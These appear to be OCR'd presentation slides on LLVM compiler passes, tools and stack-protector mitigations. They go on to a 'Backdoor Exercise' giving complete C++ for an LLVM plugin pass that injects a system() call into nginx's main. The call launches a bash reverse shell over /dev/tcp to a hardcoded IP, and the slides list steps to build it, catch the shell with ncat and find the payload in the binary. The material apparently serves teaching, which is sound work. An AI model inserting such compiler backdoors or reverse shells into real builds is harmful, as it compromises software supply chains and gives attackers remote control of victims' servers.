
- Types of passes:
  - Analysis and Transform Passes
  - ModulePass
  - CallGraphSCCPass
  - FunctionPass
  - LoopPass

LLVM Tools

- opt: LLVM optimizer
- llvm-dis: disassembler of bitcode to human readable IR
- llvm-as: assembler of human readable IR to bitcode
- llc: LLVM static compiler
- llvm-link: LLVM bitcode linker
- llvm-ar: LLVM archiver
- llvm-readelf: readelf
- lldb: LLVM debugger
- and so many more….

Lets have a look at all of this!
👀

LLVM Programmer's Manual


COMPILER EXPLORER
Add...
More
Templates
Sponsors intel Google
Share
Policies
C++ source #1
x86-64 clang 17.0.1 (Editor #1)
LLVM IR Viewer x86-64 clang 17.0.1 (Editor #1, Compiler #1)
Opt Pipeline Viewer x86-64 clang 17.0.1 (Editor #1, Compiler #1)
Options
Filters
Function: sub_c0ffeeee(char*)
X86 Lower Tile Copy (lowertilecopy)
X86 FP Stackifier (x86-codegen)
Remove Redundant DEBUG_VALUE analysis (removeredundantdebugvalues)
Fixup Statepoint Caller Saved (fixup-statepoint-caller-saved)
Prologue/Epilogue Insertion & Frame Finalization (prologepilog)
Post-RA pseudo instruction expansion pass (postrapseudos)
X86 pseudo instruction expansion pass (x86-pseudo)
Insert KCFI indirect call checks (kcfi)
Analyze Machine Code For Garbage Collection (gc-analysis)
Insert fentry calls (fentry-insert)
Insert XRay ops (xray-instrumentation)
Implement the 'patchable-function' attribute (patchable-function)
Compressing EVEX instrs to VEX encoding when possible (x86-evex-to-vex-compress)
Contiguously Lay Out Funclets (funclet-layout)
Machine code for function sub_c0ffeeee(char*): NoPHIs, TracksLiveness, NoVRegs, T
Frame Objects:
fi#0: size=8, align=8, at location [SP+8]
Function Live Ins: $rdi
bb.0.entry:
liveins: $rdi
MOV64mr %stack.0.input.addr, 1, $noreg, 0, $noreg, killed renamable $rdi :: (stor
renamable $rdi = LEA64r $rip, 1, $noreg, @.str, $noreg; example.cpp:5:5
ADJCALLSTACKDOWN64 0, 0, 0, implicit-def $rsp, implicit-def dead $eflags, implici
$al = MOV8ri 0; example.cpp:5:5
CALL64pcrel32 target-flags(x86-plt) @printf, <regmask $bh $bl $bp $bph $bpl $bx $
ADJCALLSTACKUP64 0, 0, implicit-def $rsp, implicit-def dead $eflags, implicit-def
TRAP; example.cpp:5:5
End machine code for function sub_c0ffeeee(char*).
Machine code for function sub_c0ffeeee(char*): NoPHIs, TracksLiveness, NoVRegs,
Frame Objects:
fi#-1: size=8, align=16, fixed, at location [SP-8]
fi#0: size=8, align=8, at location [SP-16]
Function Live Ins: $rdi
bb.0.entry:
liveins: $rdi
frame-setup PUSH64r killed $rbp, implicit-def $rsp, implicit $rsp
frame-setup CFI_INSTRUCTION def_cfa_offset 16
frame-setup CFI_INSTRUCTION offset $rbp, -16
$rbp = frame-setup MOV64rr $rsp
frame-setup CFI_INSTRUCTION def_cfa_register $rbp
$rsp = frame-setup SUB64ri32 $rsp(tied-def 0), 16, implicit-def dead $eflags
MOV64mr $rbp, 1, $noreg, -8, $noreg, killed renamable $rdi :: (store (s64) into
renamable $rdi = LEA64r $rip, 1, $noreg, @.str, $noreg; example.cpp:5:5
$al = MOV8ri 0; example.cpp:5:5
CALL64pcrel32 target-flags(x86-plt) @printf, <regmask $bh $bl $bp $bph $bpl $bx
TRAP; example.cpp:5:5
End machine code for function sub_c0ffeeee(char*).
CompilerExplorer offers an LLVM IR viewer and an optimization pipeline viewer

Getting Started With Code

https://github.com/banach-space/llvm-tutor

https://github.com/banach-space/clang-tutor

https://github.com/HikariObfuscator/Core/tree/master

https://llvm.org/docs/ProgrammersManual.html

https://llvm.org/doxygen/

https://eli.thegreenplace.net/tag/llvm-clang

https://llvm.org/devmtg/2019-10/slides/Warzynski-WritingAnLLVMPass.pdf

Mitigation Up Close

Lets look at how stack cookies are made!

```
0000000000001150 <main>:
    1150:       55                      push   rbp
    1151:       48 89 e5                mov    rbp,rsp
    1154:       48 83 ec 40             sub    rsp,0x40
    1158:       64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
    115f:       00 00
    1161:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
```

...

```
    11b9:       64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
    11c0:       00 00
    11c2:       48 8b 4d f8             mov    rcx,QWORD PTR [rbp-0x8]
    11c6:       48 39 c8                cmp    rax,rcx
    11c9:       75 08                   jne    11d3 <main+0x83>
    11cb:       31 c0                   xor    eax,eax
    11cd:       48 83 c4 40             add    rsp,0x40
    11d1:       5d                      pop    rbp
    11d2:       c3                      ret
    11d3:       e8 58 fe ff ff          call   1030 <__stack_chk_fail@plt>
```

Why stack protection?

Buffer:

```
bottom of                                                          top of
memory                                                             memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [           ][        ][   ][   ][   ][   ][   ]

top of                                                          bottom of
stack                                                              stack
```

Overflow:

```
          buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
          ^                          |
          |__________________________|
top of                                                          bottom of
stack                                                              stack
```

https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

```
ubuntu@ip-172-31-18-59:~$ clang --help | grep stack-protector
  -fno-stack-protector    Disable the use of stack protectors
  -fstack-protector-all   Enable stack protectors for all functions
  -fstack-protector-strong
                          Enable stack protectors for some functions vulnerable to stack smashing.
Compared to -fstack-protector, this uses a stronger heuristic that includes functions containing
arrays of any size (and any type), as well as any calls to alloca or the taking of an address from a
local variable
  -fstack-protector       Enable stack protectors for some functions vulnerable to stack smashing.
This uses a loose heuristic which considers functions vulnerable if they contain a char (or 8bit
integer) array or constant sized calls to alloca , which are of greater size than ssp-buffer-size
(default: 8 bytes). All variable sized calls to alloca are considered vulnerable. A function with a
stack protector has a guard value added to the stack frame that is checked on function exit. The
guard value must be positioned in the stack frame such that a buffer overflow from a vulnerable
variable will overwrite the guard value before overwriting the function's return address. The
reference stack guard value is stored in a global variable.
  -mstack-protector-guard-offset=<value>
                          Use the given offset for addressing the stack-protector guard
  -mstack-protector-guard-reg=<value>
                          Use the given reg for addressing the stack-protector guard
  -mstack-protector-guard-symbol=<value>
                          Use the given symbol for addressing the stack-protector guard
  -mstack-protector-guard=<value>
                          Use the given guard (global, tls) for addressing the stack-protector guard
```

Demo in Compiler Explorer

```
#import<stdio.h>
#import<stdlib.h>

int func(void) {

    char *char_array = (char*)alloca(20 * sizeof(char));
    for (int i = 0; i < 19; i++) {
        char_array[i] = 'A' + i;
    }
    char_array[19] = '\0';
    printf("Character array: %s\n", char_array);
    return 0;
}
```

Build with **`-fstack-protector`**

LLVM‘s Stack Protector Pass

https://codebrowser.dev/llvm/llvm/lib/CodeGen/StackProtector.cpp.html

```
1  //===- StackProtector.cpp - Stack Protector Insertion ---------------------===//
2  //
3  // Part of the LLVM Project, under the Apache License v2.0 with LLVM Exceptions.
4  // See https://llvm.org/LICENSE.txt for license information.
5  // SPDX-License-Identifier: Apache-2.0 WITH LLVM-exception
6  //
7  //===----------------------------------------------------------------------===//
8  //
9  // This pass inserts stack protectors into functions which need them. A variable
0  // with a random value in it is stored onto the stack before the local variables
1  // are allocated. Upon exiting the block, the stored value is checked. If it's
2  // changed, then there was some sort of violation and the program aborts.
3  //
4  //===----------------------------------------------------------------------===//
```

Backdoor Exercise

- Inspired by tutorial of Andrzej Warzyński (llvm-tutor)
- Out of tree plugin, dynamically loaded

- Exercise:
  - Understand plugin pass
  - Build plugin
  - Compile nginx with plugin
  - Set up attack machine with ncat
  - Run nginx and enjoy shell

```cpp
bool Backdoor::runOnModule(Module &M) {
  bool modified = false;

  if (M.getName() == "src/core/nginx.c") {

    auto &CTX = M.getContext();
    PointerType *SystemArgTy = PointerType::getUnqual(Type::getInt8Ty(CTX));
    FunctionType *SystemTy = FunctionType::get(IntegerType::getInt32Ty(CTX), SystemArgTy, false);
    FunctionCallee System = M.getOrInsertFunction("system", SystemTy);

    Function *SystemF= dyn_cast<Function>(System.getCallee());
    SystemF->setDoesNotThrow();
    SystemF->addParamAttr(0, Attribute::NoCapture);
    SystemF->addParamAttr(0, Attribute::ReadOnly);

    llvm::Constant *SystemCommand = llvm::ConstantDataArray::getString(CTX, "bash -c 'bash -i >& /dev/tcp/172.31.20.178/8000 0>&1  &'");

    Constant *SystemCommandStr = M.getOrInsertGlobal("SystemCommand", SystemCommand->getType());
    dyn_cast<GlobalVariable>(SystemCommandStr)->setInitializer(SystemCommand);

    for (auto &F : M) {
      if (F.getName() == "main") {

        IRBuilder<> Builder(&*F.getEntryBlock().getFirstInsertionPt());
        auto FuncName = Builder.CreateGlobalStringPtr(F.getName());
        llvm::Value *CommandPtr = Builder.CreatePointerCast(SystemCommandStr, SystemArgTy, "command");

        outs() << " Backdoor code inserted in " << F.getName() << "\n";
        Builder.CreateCall(System, {CommandPtr, FuncName, Builder.getInt32(F.arg_size())});

        modified = true;
      }
    }
  }
  return modified;
}
```

Create declaration of system

Set function attributes

Inject string constant

Find main

Create call to system
at first insertion point

Whats a reverse shell?


- Connects back to attacker machine when run on victim
- Duplicates and fowards shell file descriptors to remote machine
- Remote machine needs to be listening (eg. ncat)
- Allows attacker shell access
- Available in many different programming languages

https://www.imperva.com/learn/application-security/reverse-shell/

So, about that backdoor:

- Inspired by tutorial of Andrzej Warzyński (llvm-tutor)
- Create a module pass as a plugin for new pass manager
- Register pass using PassBuilder's registerPipelineStartEPCallback
- Find module src/core/nginx.c
- Insert declaration of libc's system function
- Insert constant string of reverse shell command
- Iterate module's functions, find main
- Use IRBuilder to create call to system with reverse shell argument

Kinda Clunky



```
  0x000b2960 00000000 00000000 00000000 00000000 ................
  0x000b2970 00000000 00000000 00000000 00000000 ................
  0x000b2980 62617368 202d6320 27626173 68202d69 bash -c 'bash -i
  0x000b2990 203e2620 2f646576 2f746370 2f313732  >& /dev/tcp/172
  0x000b29a0 2e33312e 32332e32 32352f38 30383020 .31.23.225/8080
  0x000b29b0 303e2631 20202627 00000000 00000000 0>&1  &'........
  0x000b29c0 06000000 00000000 000e0900 00000000 ................
```

```
0000000000018a00 <main>:
   18a00:       55                      push   %rbp
   18a01:       41 57                   push   %r15
   18a03:       41 56                   push   %r14
   18a05:       41 55                   push   %r13
   18a07:       41 54                   push   %r12
   18a09:       53                      push   %rbx
   18a0a:       48 81 ec 98 02 00 00    sub    $0x298,%rsp
   18a11:       49 89 f6                mov    %rsi,%r14
   18a14:       89 fd                   mov    %edi,%ebp
   18a16:       48 8d 3d 63 9f 09 00    lea    0x99f63(%rip),%rdi        # b2980 <SystemCommand>
   18a1d:       48 8d 35 87 18 08 00    lea    0x81887(%rip),%rsi        # 9a2ab <ngx_http_server_string+0xc5b>
   18a24:       ba 02 00 00 00          mov    $0x2,%edx
   18a29:       e8 d2 f7 ff ff          callq  18200 <system@plt>
   18a2e:       e8 4d 39 02 00          callq  3c380 <ngx_strerror_init>
   18a33:       bb 01 00 00 00          mov    $0x1,%ebx
   18a38:       48 85 c0                test   %rax,%rax
   18a3b:       0f 85 0b 04 00 00       jne    18e4c <main+0x44c>
```

- Hardcoded IP address
- Pray for a clear path to the internet
- No relaunch strategy

Better shells?

- Reverse shell generator https://www.revshells.com/
- Inject backdoor as native code through IRBuilder